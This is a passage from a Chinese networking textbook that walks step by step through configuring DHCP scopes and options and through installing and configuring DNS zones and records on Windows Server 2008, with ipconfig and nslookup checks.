


图 10-12　DHCP 控制台界面

（3）单击“下一步”按钮，如图 10-13 所示，输入 IP 地址范围。

（4）单击“下一步”按钮，输入排除的地址范围。

（5）单击“下一步”按钮，进入“租约期限”，选择默认，通过此对话框可设置 IP 地址的租




图 10-13　IP 地址范围界面

约期限，最长期限为 999 天 23 小时 59 分，在此处不能设置为无限制(在配置完成后右键单击“作用域”，选择“属性”命令，可将租约设置为无限期)。

(6) 单击“下一步”按钮，在弹出的界面中选择“否，我想稍后配置这些选项”，并单击“下一步”按钮，进入完成界面单击“完成”按钮。

(7) 右键单击作用域选择“激活”命令，如图 10-14 所示，颜色由“红色”变为“绿色”即激活成功。




图 10-14　DHCP 控制台界面

(8) 作用域选项配置，右键单击“作用域”选项，选择“配置”选项，选中“003 路由器”，输入 IP 地址 192.168.1.2，如图 10-15 所示。

(9) 依次选中 006、015、044、输入 IP 地址或服务器名，依次输入 192.168.1.3、www.baidu.com、192.168.1.4，如表 10-2 所示。



图 10-15　配置作用域选项界面

表 10-2　路由选项说明

选 项 代 码	选 项 说 明	输 入 参 数
003	路由器	192.168.1.2
006	DNS 服务器	192.168.1.3
015	DNS 域名	www.testexample.com
044	WINS 服务器	192.168.1.4

（10）最后查看作用域选项，如图 10-16 所示。



图 10-16　配置作用域结果界面

配置完成后重新启动服务，使最新最近的配置生效。

5. DHCP 服务配置的验证

选择“开始”→“运行”，输入“ipconfig/release”为手动释放 IP 地址，“ipconfig/renew”为重新获取 IP 地址，用“ipconfig/all”查看 TCP/IP 信息，结果如图 10-17 所示。




图 10-17　客户端 IP 信息

10.3.2　DNS 服务的配置与应用

1. DNS 服务简介

DNS 是 Domain Name System(域名系统)的缩写，该系统用于命名组织到域层次结构中的计算机和网络服务。DNS 命名用于 Internet 等 TCP/IP 网络中，通过用户名称友好的查找为计算机用户提供服务。当用户在应用程序中输入 DNS 名称时，DNS 服务可以将此名称解析为与之相关的其他信息，如 IP 地址。

2. DNS 服务的查询模式

DNS 服务的查询模式主要有两种，下面分别给予介绍。

递归查询：递归查询通常在 DNS 客户端向服务器端发送解析请求时使用。当服务器端接收到客户端的递归查询请求后，当前 DNS 服务器只会向客户端返回两种信息：一种是在该 DNS 服务器上查询到的结果，另一种是查询失败的信息。如果当前 DNS 服务器中无法解析名称，它并不会告诉客户端其他可能的 DNS 服务器，而是自行向其他服务器查询并完成解析。

迭代查询：迭代查询通常在一台 DNS 服务器向另一台 DNS 服务器发出解析请求时使用，如果当前 DNS 收到其他服务器发来的迭代查询请求，并且不能在本地查询到所需要的

数据，则当前 DNS 服务器将向发起查询的 DNS 服务器发送另一台 DNS 服务器的 IP 地址，然后再由发起查询的 DNS 服务器自行向另一台 DNS 服务器发起查询。

3. DNS 服务的安装

在 Windows 2008 中可以通过两种方法来安装 DNS 服务。

1）通过“程序和功能”安装 DNS 服务

详细步骤如下。

(1) 选择“开始”→“控制面板”→“程序和功能”，然后单击“打开或关闭 Windows 功能”，服务器管理器主页中的命令将打开“添加功能向导”。

(2) 展开“远程服务器管理工具” →“角色管理工具”列表，选中“DNS 服务器工具”，单击“下一步”按钮进入“确认安装选择”界面。

(3) 单击“安装”按钮进行安装，然后进入“安装完成”界面，单击“完成”按钮完成安装。

2）通过“服务器管理器”安装 DNS 服务

详细安装过程如下。

(1) 选择“开始”→“管理工具”→“服务器管理”，打开“服务器管理”窗口。单击“角色”选择“添加角色”项，进入“开始之前”界面，连续单击“下一步”按钮，直到如图 10-18 所示，并选中“DNS 服务器”。



图 10-18 角色选择界面

(2) 单击“下一步”按钮，进入“DNS 服务器”界面。

(3) 单击“下一步”按钮进入“确认安装选择”界面，单击“安装”按钮将开始安装 DNS 服务。

安装完成。

配置 DNS 的工作可以通过 DNS 管理控制台来进行，因此配置作用域将在下面讲解。

4. DNS 服务的验证

DNS 服务安装成功后，可以通过两种方法验证安装。

1）查看文件

如果 DNS 安装成功，将在%systemroot%\system32 文件夹下自动创建一个名为 dns 的文件夹，其中包含 DNS 数据库文件和日志文件等。

2）查看服务

DNS 服务安装成功后，会自动启动。因此，在服务列表中将能够查看已启动的 DNS 服务。选择"开始"→"管理工具"→"服务"，打开"服务"窗口（或者右键单击"计算机"→"管理"，进入"服务器管理"，展开"配置"，在列表中选择"服务"命令），在此能够查看已启动的 DNS 服务。

5. DNS 服务的配置

上述工作无误后，说明 DNS 安装成功，接下来可以进行 DNS 服务的配置了。详细配置步骤如下。

（1）选择"开始"→"管理工具"→DNS，打开 DNS 管理控制台。

（2）右键选中正向查找区域，选择"新建区域"复选框。

（3）单击"下一步"按钮，选中"主要区域"复选框。

（4）单击"下一步"按钮，选中"至此域中的所有 DNS 服务器"复选框。

（5）单击"下一步"按钮，进入"区域名称"界面，输入"testexample2. com."。

（6）单击"下一步"按钮，直到完成界面，单击"完成"按钮。

（7）右键选中 testexample2 选项，选择"新建主机"命令，如图 10-19 所示。输入主机名和 IP 地址，并单击"添加主机"按钮，接着单击"确定"按钮。

（8）右键选中"反向查找区域"，选择"新建区域"命令，单击"下一步"按钮，直到如图 10-20 所示，输入网络号，单击"下一步"按钮，直到完成界面，并单击"完成"按钮。




图 10-19　添加主机界面




图 10-20　创建反向查找区域

（9）在反向区域中，右键选中 192. 168. 1. x Subnet，选中"新建指针"命令，如图 10-21 所示，输入服务器的 IP 地址的主机号和主机名，单击"确定"按钮，创建完成。

配置完成后，重新启动 DNS 服务，则最新的配置生效。

6. DNS 服务配置的验证

右键单击 DNS 服务器名，选择“启动 nslookup”命令，进行正反解析，验证结果如图 10-22 所示，说明配置成功。



图 10-21　创建指针界面

